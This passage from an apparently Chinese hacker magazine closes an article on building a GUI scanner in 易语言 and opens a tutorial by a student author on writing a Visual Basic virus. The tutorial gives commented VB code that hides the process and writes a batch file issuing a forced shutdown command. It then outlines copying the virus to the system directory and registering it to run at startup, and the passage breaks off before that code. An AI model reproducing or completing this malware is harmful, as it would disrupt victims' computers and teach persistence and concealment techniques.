


图11




图12





图13

译”－“独立编译”，输出exe可执行文件，如图13。

这样我们的GUI界面S扫描器就做好了，使用自己编写的GUI界面S扫描器的感觉一定很不错吧！虽然我接触易语言的时间不长，但是易语言对于初学者来说确实是个既简单又容易上手的编程工具。希望大家在学习的过程中多去X档案交流，本人才疏学浅，如有错误还望大家多批评指正。

(文章中涉及到的gui界面的s扫描器已经收录在光盘中)



小菜来教大家编写——VB病毒

王琰珩

一、前言

我第一次接触黑客X档案是在今年的二月，买的第一本杂志则是今年的第一期，在看了[Apple旭]写的“菜鸟VB初体验”一文后，我就热爱上了VB，不停的寻找与VB相关的知识。在掌握了一些基础知识后，我打算利用VB来编写一个病毒。我在网上寻找了好久，可就是没有找到关于使用VB编写病毒的具体实例，许多人都说VB哪里有不足，哪里又有缺陷什么的。我决定证明给这些人看，只要发挥自己的能力，扬长避短，使用VB一样能编写出优秀的病毒！




图1

二、思路

使用VB来编写病毒确实有许多弊端，诸如体积过大、不精简、API声明过于烦琐等不适宜成为病毒的缺点。那我们要如何做到扬长避短呢？我决定先使用VB编写一个病毒母体，再由病毒母体来生成由其它语言编写的病毒原体。那么选择什么呢？我想到的是利用DOS批处理脚本。下边，我就教大家编写一个“恶意型病毒”，其功能就是感染主机，开机后自动关机。整个编写思路如图1所示。

三、制作

打开VB6.0，创建一个“标准EXE”工程，选择“工程资源管理器”，在默认的“Form1”上点击右键，在弹出的菜单中点击“移除Form1”，再在上方菜单条的工程菜单中点击“添加模块”，这样一个病毒基本的运行环境就基本制作完成了。

接着在模块中写入：

```
Sub Main() '启动时必须要有"Sub Main()"或是一个窗体，病毒不需要使用窗体
App.TaskVisible = False '让病毒不显示进程，以增加隐蔽性
```

接着我们就要利用VB来生成其它语言构成的病毒原体了，我使用最基本的生成一个文档的语句来生成一个批处理脚

本，代码如下：

```
On Error Resume Next '出现错误忽略并继续运行
Open App.Path & "\WinComputerclosed.bat" For Output As #1 '在病毒所在目录下创建一个叫WinComputerclosed的批处理文件
Print #1, "@Shutdown -s -f" '打开刚生成的批处理文件，将关机命令写入其中
Close #1 '关闭批处理文件
```

App.Path在VB中是当前运行（或是指执行此代码的程序，也就是病毒本身）的所在路径。

shutdown -s是关机命令，后面的“-f”是强制结束。

依靠上面的代码我们成功的通过VB病毒母体生成了病毒原体，接着就是善后工作，将病毒复制到系统目录下并将病毒写入注册表。实现代码如下：

